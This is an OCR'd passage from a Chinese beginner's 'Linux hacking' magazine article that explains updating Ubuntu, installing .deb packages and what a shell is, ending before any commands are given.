


图7

下接第283页

文章难易度：★★★
文章内容：ubuntu的更新，Linux下shell的认识，以及内核命令简单介绍

Linux黑客入门

——Linux下shell的使用

姬良

通过上期文章的学习，相信大家对Linux已经有了感官上的知识和了解了，从本节开始，我们就要深入的了解Linux的运行机理和Linux下的黑客行为了。因为Linux下的技术分类有很多，所以本系列文章将本着使用到什么就介绍什么的原则来进行深入。

首先要向大家介绍一下ubuntu下强大的工作环境，通过ubuntu我们可以浏览网页、聊天、发送电子邮件、游戏、办公等。但是为了保证我们的ubuntu始终为最新版，因此我们有必要设置一个快速的更新镜像，方法如下。

首先打开ubuntu桌面上快捷面板中的“系统”菜单，在“系统”菜单下找到“系统管理”选项，然后找到“软件源”工具并将其打开，如图1。从图中我们可以看到一行“下载自：（一串网址）”，单击这行网址并在弹出的菜单中选择“其它”，然后就会弹出如图2所示的对话框了。

在窗口中单击“选择最佳服务器”按钮，然后又会弹出如图3所示的提示框，这时ubuntu就已经开始对全世界ubuntu的镜像服务器进行测速，并找到一个与本地连接速度最快的服务器，我们确定选择这个速度最快的服务器后，就会弹出如图4所示的界面，这是ubuntu正在获取远程镜像上的资料。

软件源设置完毕，下面我们来更新ubuntu，打开位于ubuntu桌面快捷面板上的“系统”→“系统管理”→“更新管理器”，然后单击“检查”按钮，“更新管理器”就会连接上面设置的ubuntu远程镜像服务器，并获得本地不存在的更新包并显示出来，如图5。单击“安装更新”按钮后就会安装这些更新了，如图6。

下面我们再来介绍一下如何在ubuntu下安装软件的方法，ubuntu有自已的软件安装包，它们的后缀名是“.deb”，如图7所示，这个就是腾讯官方推出的linux QQ for ubuntu版，后缀名就是“.deb”。我们双击这个安装包，就会弹出如图8所示对话框，提示我们已经安装了linux QQ for ubuntu，所以在这里就会显示一个“重新安装软件包”，如果大家没有安装过linux QQ for ubuntu的话，那么第一次安装这个软件的时候，这个按钮就会显示为“安装软件包”，我们只需要单击这个按钮就可以将软件安装到系统中了，非常方便。随文章带给大家三个软件包，一个是上面介绍的linux QQ for ubuntu，剩下两个分别是RealPlayer11GOLD、linux_fetion_v0.9.0_7.10_i386。




图7




图1




图3




图2




图4




图5




图6




图 8

关于 ubuntu 的使用，我们就讲这儿，更多的使用方法还要靠大家日后在 ubuntu 上操作的积累。从下面开始，我们就要一步步的深入了解 Linux 的运行机理了，先给大家介绍一下 Linux 黑客的最爱——shell。

shell 是一种交互式的模型，是给操作系统的用户与操作系统内核进行交互的平台，对于 Windows 来讲，最典型的 shell 莫过于 cmd 了，而 Linux 下的 shell 有很多种，Bash Shell 就是其中使用非常广泛的一种。

因为操作系统使用者工作的是硬件，而控制硬件的操作系统的就是内核，由于内核听不懂人类的语言，而人类也没有办法直接记得内核的语言，所以二者的沟通就得借助 Shell 了。内核一般使用 kernel 来表示，而 shell 则是包裹住 kernel 的东西。我们想要内核为我们工作，就需要经过包裹着内核的 shell 来实现。黑客之所以喜欢 shell，就是因为 shell 代表的是控制权，我们在实际入侵过程中，基本上都是在命令行 shell 下工作的，而不是图行模式。

下面我们来一条一条的讲解 Linux 下常用的 shell 命令，首先打开 ubuntu 的终端，打开 ubuntu 快捷面板上的“应用程序”→“附件”→“终端”，如图 9。

